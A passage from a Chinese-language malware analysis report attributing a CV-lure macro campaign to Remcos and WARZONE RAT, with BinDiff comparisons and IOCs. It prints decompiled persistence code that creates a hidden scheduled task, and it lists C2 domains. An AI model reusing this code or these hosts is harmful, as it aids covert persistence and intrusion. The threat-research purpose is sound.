
```
private static void aETigqFjHfPuraXAQTTo7OJOnUgXJoRnwPLDj3nzIg6nWyOSeUdJjb6(string
  SXDKKX2OUZsyRQozYuaPLAkmz6SLp5ViDDiOFsJOGHQGhqys2fHP, string
  uBfwBfnZopmP5tWOzjHxnA3rpDpz1QN5jdwBnybQC5mTjMKsIf)
{
    string text = Fwl3iOiwYpbKlNOBIVWOMove.egOBVR64hBAFRMMQWMNKzOgiSPiOY4Z8TLQaj3110fVwBkTKtlZo;
    string name = WindowsIdentity.GetCurrent().Name;
    string tempFileName = Path.GetTempFileName();
    text = text.Replace("[LOCATION]", uBfwBfnZopmP5tWOzjHxnA3rpDpz1QN5jdwBnybQC5mTjMKsIf).Replace("[USERID]",
      name);
    File.WriteAllText(tempFileName, text);
    ProcessStartInfo startInfo = new ProcessStartInfo("schtasks.exe", string.Concat(new string[]
    {
        "/Create /TN \"Updates\\",
        SXDKKX2OUZsyRQozYuaPLAkmz6SLp5ViDDiOFsJOGHQGhqys2fHP,
        "\" /XML \"",
        tempFileName,
        "\""
    }))
    {
        WindowStyle = ProcessWindowStyle.Hidden
    };
    Process.Start(startInfo).WaitForExit();
    File.Delete(tempFileName);
}
```


之后，程序会从自身资源内解密出PE文件“DUMP2”，通过CreateProcess、WriteProcessMemory和SetThreadContext等函数，以挂起的方式加载一个新的进程，并最终以傀儡进程的方式写入并加载“DUMP2”。



经过分析，我们在“DUMP2”中发现了一些可疑字符串
如：“Remcos”、“Remcos_Mutex_Inj”、“2.3.0 Pro”。

通过大量可疑信息我们确认此木马为Remcos RAT的客户端，且其使用的版本为2.3.0 Pro。以Remcos RAT免费版V2.4.3为例，服务端如图所示：



其免费版仅可添加一个C2连接服务器，专业版则没有数量限制。此次攻击中植入的木马是通过专业版生成且连接至多个恶意C2，包含的C2地址提取如下：

casillas.hicam.net

casillasmx.chickenkiller.com

casillas.libfoobar.so

du4alr0ute.sendsmtp.com

settings.wifizone.org

wifi.con-ip.com

rsaupdatr.jumpingcrab.com

activate.office-on-the.net

Remcos RAT自2016年下半年开始在其官网和黑客论坛售卖，部分厂商曾对其进行过详细的技术分析，在此不做赘述，但这款木马的发现为我们寻找“Curriculum Vitae Actualizado Jaime Arias.doc”植入的未知木马来源提供了很好的溯源线索。


4、恶意代码溯源与关联

4.1 恶意代码溯源追踪


前文曾提到，“Curriculum Vitae Actualizado Jaime Arias.doc”植入的木马中包含了“AVE_MARIA”特征字符串，且自2018年12月开始，“AVE_MARIA”类恶意样本在twitter、virustotal等平台越来越多的被发现。但多篇相关研究文章均未指出其真实来源，杀毒厂商也广泛的将其命名为AVE_MARIA，这引起了我们浓厚的兴趣。

我们尝试从多种角度去溯源木马以寻找线索，包括域名、IP、关联样本等等。其中在对关联样本“Michelle Flores - Curriculum Actualizado.doc”的分析中成功溯源到了商用软件Remcos RAT。我们分析了该软件的发布渠道，发现其不仅在官网进行销售，还在诸多黑客论坛如Hackforums上大量售卖。由此，我们猜测攻击人员很可能活跃在相关论坛并购买过多款商用软件，同时也将溯源重点转向黑客论坛和暗网市场。


我们收集并分析了大量AVE_MARIA类恶意样本，发现大部分样本均通过warzonedns.com子域名进行恶意连接和下载，追溯发现其实质为黑客提供的DDNS服务。结合攻击人员的活动线索，我们成功追踪到Hackforums论坛上的可疑用户Solmyr。



Solmyr在论坛中提供了warzonedns.com域名的免费DDNS服务（IP动态绑定至子域名），使得用户可以轻易的将服务器IP绑定解析至warzonedns.com下的任意子域名，使用示例如下：




这无疑给黑客提供了很好的藏身之所，与此同时我们发现Solmyr的另一个身份是WARZONE RAT的发布者，该软件由于控制手段丰富、技术功能强大、迭代更新迅速，目前在Hackforums论坛中非常受欢迎。



至此，我们有理由怀疑攻击者使用过该款商用远程管理工具。由于该软件闭源且不提供免费版本，我们追溯到了WARZONE RAT流出的破解版本（V1.31），并将其与“Curriculum Vitae Actualizado Jaime Arias.doc”植入的木马样本进行同源性分析,以确定二者间的关联。

4.2 同源性分析

首先，我们在两种样本中均发现了特征字符串“AVE_MARIA”，并且针对两类样本的代码结构进行了比对，发现相似度极高。



其次，我们通过Bindiff进行了更为精确的对比，在去除部分API干扰并比较分析了可信度高的函数后，发现大量函数完全相同，占比达到80.16%，其余函数则可能因为版本原因略有差别，这也印证了二者间的强关联性。

函数相似度

函数可信度

similarity	confidence	change	EA primary	name primary	EA secondary	name secondary	co	algorithm
0.98	0.99	-I-----	00401AA0	sub_401AA0_44	00401A9D	sub_401A9D_577		edges flowgraph MD index
0.98	0.99	-I-----	00401A75	sub_401A75_43	00401A6B	sub_401A6B_576		edges flowgraph MD index
0.98	0.99	-I-----	00401A1E	sub_401A1E_41	004019D7	sub_4019D7_573		edges flowgraph MD index
0.98	0.99	-I-----	0040F56D	sub_40F56D_475	0040DCF0	sub_40DCF0_989		edges flowgraph MD index
0.98	0.99	-I-----	00401DD3	sub_401DD3_91	00402095	sub_402095_624		edges flowgraph MD index
0.98	0.99	-I-----	0040D450	sub_40D450_402	0040C075	sub_40C075_924		MD index matching (flowgraph MD index, top down)
0.97	0.97	-I-----	00401A48	sub_401A48_42	00401A08	sub_401A08_574		call reference matching
0.97	0.99	GI-----	0040C017	sub_40C017_370	0040AD2B	sub_40AD2B_893		string references
0.96	0.97	-I--E--	0040DB53	sub_40DB53_420	0040C76B	sub_40C76B_942		edges flowgraph MD index
0.95	0.96	-I--E--	0040F92C	sub_40F92C_481	0040DE14	sub_40DE14_991		edges flowgraph MD index
0.93	0.95	-I--E--	0040F25F	sub_40F25F_467	004050F1	sub_4050F1_798		edges flowgraph MD index
0.91	0.97	GI-----	00401560	sub_401560_32	00401533	sub_401533_564		call reference matching
0.91	0.98	GI--E--	00404A77	sub_404A77_266	00404BBD	sub_404BBD_797		call sequence matching(exact)
0.89	0.92	-I--E--	004044CA	sub_4044CA_251	00401C96	sub_401C96_593		MD index matching (flowgraph MD index, top down)
0.89	0.96	GI--E--	0040721D	sub_40721D_309	004072FC	sub_4072FC_843		call reference matching
0.88	0.89	-I-----	00407275	sub_407275_310	00407366	sub_407366_844		edges flowgraph MD index
0.88	0.92	-I--E--	004044F4	sub_4044F4_252	0040DC0A	sub_40DC0A_986		MD index matching (flowgraph MD index, top down)
0.88	0.94	-I--E--	00402AFF	sub_402AFF_140	00401E8C	sub_401E8C_611		edges flowgraph MD index
0.86	0.94	GI-JE-C	00404753	sub_404753_262	004048B6	sub_4048B6_792		edges callgraph MD index
0.84	0.92	GI--E-C	00402100	sub_402100_102	004023DF	sub_4023DF_635		edges callgraph MD index
0.83	0.95	GI----C	0040B64D	sub_40B64D_361	0040A358	sub_40A358_884		string references
0.83	0.99	GI--E--	0040F953	sub_40F953_482	0040DE46	sub_40DE46_992		call reference matching
0.81	0.95	GI-----	0040EAAE	sub_40EAAE_455	0040D68D	sub_40D68D_977		call reference matching
0.80	0.95	GI--E--	00410308	sub_410308_505	0040E808	sub_40E808_1015		call reference matching
0.80	0.98	GI--E--	00410A7C	sub_410A7C_519	0040EF9B	sub_40EF9B_1029		call reference matching
0.78	0.95	GI-----	004032E3	sub_4032E3_173	00403578	sub_403578_703		call reference matching
0.78	0.98	GI-----	0040E80F	sub_40E80F_450	0040D443	sub_40D443_972		call reference matching
0.75	0.78	-I--E--	00408A92	sub_408A92_330	00401E4F	sub_401E4F_609		address sequence
0.74	0.78	-I--E-C	0040F52A	sub_40F52A_474	00401F27	sub_401F27_616		address sequence
0.70	0.97	-I--E--	0040230D	sub_40230D_106	0040260F	sub_40260F_640		MD index matching (flowgraph MD index, top down)
0.70	0.97	-I--E--	00401D11	sub_401D11_89	00401FDF	sub_401FDF_622		MD index matching (flowgraph MD index, top down)
0.70	0.97	-I--E--	0040D1E6	sub_40D1E6_395	0040BE53	sub_40BE53_918		MD index matching (flowgraph MD index, top down)
0.70	0.97	-I--E--	0040F84F	sub_40F84F_480	0040DD53	sub_40DD53_990		MD index matching (flowgraph MD index, top down)
0.70	0.97	-I--E--	0040549D	sub_40549D_275	00405572	sub_405572_808		MD index matching (flowgraph MD index, top down)
0.70	0.97	-I--E--	00403E02	sub_403E02_233	0040407D	sub_40407D_763		MD index matching (flowgraph MD index, top down)
0.70	0.98	-I--E--	004049F9	sub_4049F9_264	004048A6	sub_4048A6_794		prime signature matching
0.69	0.95	-I--E--	0040343F	sub_40343F_178	004036D0	sub_4036D0_708		MD index matching (flowgraph MD index, top down)
0.69	0.95	-I--E--	0040D4C	sub_403D4C_231	00403FD1	sub_403FD1_761		MD index matching (flowgraph MD index, top down)
0.69	0.97	-I--E--	004084CF	sub_4084CF_324	004078CF	sub_4078CF_851		MD index matching (flowgraph MD index, top down)
0.69	0.97	-I--E--	0040D8CD	sub_40D8CD_412	0040C4F0	sub_40C4F0_934		MD index matching (flowgraph MD index, top down)
0.69	0.97	-I--E--	00402873	sub_402873_132	00402BC5	sub_402BC5_662		MD index matching (flowgraph MD index, top down)
0.68	0.95	-I--E--	00410FF6	sub_410FF6_524	0040F3FD	sub_40F3FD_1032		MD index matching (flowgraph MD index, top down)
0.67	0.92	GI--E--	00411179	sub_411179_527	0040F533	sub_40F533_1035		edges callgraph MD index
0.66	0.73	GI--E--	00401DFE	sub_401DFE_92	00402DC7	sub_402DC7_625		call sequence matching(exact)
0.65	0.90	-I--E--	00404A3D	sub_404A3D_265	00404B84	sub_404B84_795		call reference matching
0.64	0.87	GI-----	004041AF	sub_4041AF_244	00404424	sub_404424_774		call reference matching
0.64	0.87	GI-----	004041EB	sub_4041EB_245	00404447	sub_404447_775		call reference matching
0.64	0.95	-I--E--	00401C62	sub_401C62_78	00402E38	sub_402E38_670		MD index matching (flowgraph MD index, top down)
0.62	0.98	GI--E--	004080AA	sub_4080AA_321	00407724	sub_407724_848		loop count matching
0.59	0.89	GI--EL-	004050CC	sub_4050CC_270	004052D3	sub_4052D3_803		call reference matching
0.54	0.55	-I-----	004111F2	sub_4111F2_530	0040F5A5	sub_40F5A5_1038		edges flowgraph MD index
0.52	0.73	-I--E--	00401B7F	sub_401B7F_60	00403814	sub_403814_714		instruction count
0.52	0.76	GI--E--	0040AC7C	sub_40AC7C_347	004099A9	sub_4099A9_870		call sequence matching(exact)
0.48	0.92	GI--E--	0040A50C	sub_40A50C_345	004094C0	sub_4094C0_868		call reference matching
0.43	0.62	-I--E--	00401BE6	sub_401BE6_68	00402B56	sub_402B56_660		address sequence
0.37	0.92	G------	00412250	PathCombineA	00405A65	sub_405A65_828		call reference matching
0.24	0.34	GI-----	00401C0E	sub_401C0E_71	00401DDD	sub_401DDD_604		call sequence matching(sequence)
0.22	0.32	GI----C	00404709	sub_404709_260	0040486F	sub_40486F_790		call sequence matching(s[illegible]nce)
0.20	0.38	GI--E--	00402CA1	sub_402CA1_143	00402F2B	sub_402F2B_673		call sequence matching(e[illegible])


Line 448 of 479

另外,从传播时间的角度分析,“AVE_MARIA”关联样本最初出现的时间(2018年12月2日)略晚于WarzoneRAT在论坛的发布时间(2018年10月22日)，这也符合恶意代码传播的时间逻辑。

依据以上几点分析，我们认为两者具有高度的一致性。从目前已知的情况看，WARZONE被杀毒厂商广泛的识别为AVE_MARIA，而在深入比对分析后，我们判定黑客组织使用的远控木马正是WARZONE RAT。因此可以将此类包含“AVE_MARIA”字符串的恶意样本家族命名更新为“WARZONE”。

4.3 域名关联

我们观察到目前与DDNS服务warzonedns.com相关联的子域名总数共101个，部分截图如下：



这批域名均为warzonedns.com提供的免费子域名，且大部分关联至恶意样本，这表明大量黑客正在滥用此类服务进行恶意攻击。

可以判断，Solmyr团伙作为WARZONE类恶意软件产业链的上游供应商，提供了包括免费域名服务、收费恶意软件及其它恶意利用技术等一系列服务，打包售卖给下游黑客使用。此次事件的攻击组织也为其下游客户，通过购买其部分服务，与自身的恶意代码组合利用来达到更佳的攻击效果，同时也能更好的隐藏自己的身份。

5

总 结

本文对本次攻击活动的攻击流程、相关的恶意代码、黑客背景等做了深入的分析和研究，从上文的分析中我们可以看出该黑客组织目前的攻击活动十分谨慎，既没有大规模的攻击，也没有采用高成本的0day漏洞，同时，攻击活动时间也非常短。这表明该攻击活动还处于初期，并对目标进行了一些试探性、针对性的攻击，也为后续的攻击做好准备。此外通过对攻击活动的溯源，我们确定了该次活动背后的黑客组织，并根据该黑客组织的活动历史，发现其民族主义色彩强烈，因此政治目的意图也较为明显。

当前利用宏进行网络攻击已经成为一种成本较低的攻击方式，因此也被大量的黑客组织所使用。黑客常常利用目标的一些薄弱环节来进行此类攻击，具有一定的成功率，通过诱饵文档可以看出，本次活动针对的是政府机构的招聘部门，此类人群具有相对较弱的安全意识，且由于工作中需要翻阅的简历量较多(如财政部门的简历量通常较大)，使得相关人员无法分辨伪装得较好的恶意简历文件。再加上多阶段在线下载恶意代码的策略、无文件技术和打包加密技术的使用，从而大大提高了攻击的成功率。因而此类攻击需要相关部门提高警惕，加强体系架构中的短板防范。

IOC

MD5

99C82F8A07605DA4CCC8853C910F7CAF
048DCA20685ECD6B7DBDBF04B9082A54
DEF105A9452DEF53D49631AF16F6018B
1E19266FC9DFF1480F126BD211936AAC
262D9C6C0DC9D54726738D264802CCAD
B3C9F98DD07005FCCF57842451CE1B33
497566120F1020DBD6DF70DD128C0FFB
域名
linksysdatakeys[.]se
gestomarket[.]co
asdfwrkhl.warzonedns[.]com
casillas.hicam[.]net
casillasmx.chickenkiller[.]com
casillas.libfoobar[.]so
du4alr0ute.sendsmtp[.]com
settings.wifizone[.]org
wifi.con-ip[.]com
rsaupdatr.jumpingcrab[.]com
activate.office-on-the[.]net